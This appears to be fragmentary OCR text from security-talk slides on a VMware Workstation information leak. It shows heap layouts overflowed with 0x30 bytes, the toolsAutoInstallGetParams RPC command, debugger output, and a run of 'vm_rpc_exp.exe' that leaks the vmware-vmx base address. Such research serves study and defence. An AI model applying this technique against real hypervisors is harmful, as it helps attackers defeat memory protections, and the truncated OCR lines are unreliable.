
Information leakage






Chunk 3
(busy cmd args buffer)
(covered by overflowed 0x30 stream)
Chunk 4
(busy other)
have some useful msg
0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x30 0x30 0x30 0x30 0x30 0x30 0x30
……
……
……
……
0x30 0x30 0x30 0x30 0x30 0x30 0x30
data1 data2 00 data3 00 00 00 00
……
……
Key value dataN dataN+1 dataN+2
…

Rpc Command：toolsAutoInstallGetParams




0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x30 0x30 0x30 0x30 0x30 0x30 0x30
……
……
……
……
0x30 0x30 0x30 0x30 0x30 0x30 0x30
data1 data2 30 data3 00 00 00
……
……
Key value dataN dataN+1 dataN+2
…
READ
data1 data2
0x30 …….. data1 data2 0x30 data3
SAVE
data1 data2 00 data3


0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x30 0x30 0x30 0x30 0x30 0x30 0x30
……
……
……
……
0x30 0x30 0x30 0x30 0x30 0x30 0x30
data1 data2 30 data3 30 30
……
……
Key value dataN dataN+1 dataN+2
…
GET
data1 data2 0x00 data3 00 00 00
……
……
Key value dataN dataN+1 dataN+2


mmand
rsi 0
********** Symbol Path validation summary **********
sponse Time (ms) Location
ferred srv*c:\symbolslocal*http://msdl.microsoft.com/download/symbols
* wait with pending attach
********** Symbol Path validation summary **********
sponse Time (ms) Location
ferred srv*c:\symbolslocal*http://msdl.microsoft.com/download/symbols
mbol search path is: srv*c:\symbolslocal*http://msdl.microsoft.com/download/symbols
ecutable search path is:
dLoad: 00007ff7`60a20000 00007ff7`620ab000 C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx.exe
在此处键入内容进行搜索
我的计算机
Windows 10 x64 (3)
Windows 10 x64 (3) 的
windows10
共享的虚拟机
我的计算机
windows10
回收站
(E) - 快捷
式
E:\vm_rpc_exp.exe
all data size:1d4
data size :564
Actual size :1
all data size:1d9
data size :56c
Actual size :7
all data size:1db
leak addr :7ff760a20000

Q&A